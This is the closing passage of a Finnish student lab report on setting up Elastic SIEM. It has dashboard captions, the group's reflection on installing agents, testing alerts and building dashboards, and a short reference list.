
Dahboardin viivakaavion, jossa on aikaleima- ja tavujen mediaani -kentät.

Nimetty: Page URL


Dashboard joka näyttää yleisimmät request.keyword-arvot verkkosivustolla yksittäisten vierailijoiden mukaan.



Kuva 51 Line dashboard



Kuva 52 URL dashboard



Kuva 53 Kaikki 3 luotua dashboardia

4 Pohdinta

Viidennen laboratorioharjoituksen tarkoituksena oli tutustua logeihin ja SIEMiin. Harjoitus oli kokonaisuutena todella laaja ja jaettuna muutamaan osa-alueeseen.

Harjoituksen alussa luotiin yhteys Elastic koneeseen, sen jälkeen asennettiin Elastic agentit Win11, DC01, NS1, WWW, WSUS & SR01 koneille. Lisäksi asennettiin Beat, jotta saatiin Palo Altosta logeja. Tutkittiin Security View:iä, testattiin ja tutkittiin erilaisia hälytyksiä, tutkittiin SIEM:in tapauksen (Case) luontia, jonka lisäksi tutustuttiin analytics näkymään ja dashboard:in luontiin.

Mielestämme pääsääntöisesti ohjeet harjoitukseen olivat kattavat, vaikkakin joissakin kohdissa mietimme mistä jotkut kohdat löytäisimme ja olimme hiukan hukassa. Labra saatiin tehtyä melkein ongelmitta, pari kertaa jouduimme kysymään opettajan apua, eikä oltaisi kyllä löydetty vikaa ilman opettajan apua. Meille tuli uutena kuinka tarkka YML tiedosto on sisennyksien ja merkkien kanssa.

Valitsimme tehdä testit manuaalisesti tällä kertaa, mutta ehdottomasti jos tekisimme uudestaan niin lataisimme repon koneelle ja tekisimme automaatiolla nämä testit.

Testejä tehdessä huomasimme, että jokaisessa hälytyksessä oli oma aikaviive jolloin se päivittyy. Tämän takia jouduimme pätkäilemään tuleekohan hälytystä ollenkaan, vai onko siinä kuinka pitkä viive.

Aikataulullisesti teimme harjoitustyön kokonaisuuden nopeammin kuin annettuun 4 viikkoon. Teimme harjoitustyötä kahtena viikkona, mutta kummallakin viikolla teimme tauotta 6 tunnin ajan, eli yhteensä harjoitustyön labroihiin meni noin 12 tuntia plus tietenkin dokumentointiin mennyt aika. Opettajan määrittelemä viikkoaika on hyvä, jos harjoitustyötä työstää pienempiä tuntimääriä kerralla. Itse päätimme tehdä nopeammin, jotta voimme keskittyä myös toisen kurssin harjoitustöiden tekemiseen.

Lähteet

Atomic Red Team 2023. Viitattu 25.3.2023. <https://redcanary.com/atomic-red-team/>

Getting started: Use Elastic Security for SIEM. 2023. Elastic.co verkkosivu. Viitattu 12.2.2023. <https://www.elastic.co/guide/en/welcome-to-elastic/current/getting-started-siem-security.html>

Näin keräät ja käytät lokitietoja. 2023. Kyberturvallisuuskeskus verkkosivu. Viitattu 27.3.2023. <https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/ohjeet-ja-oppaat/nain-keraat-ja-kaytat-lokitietoja>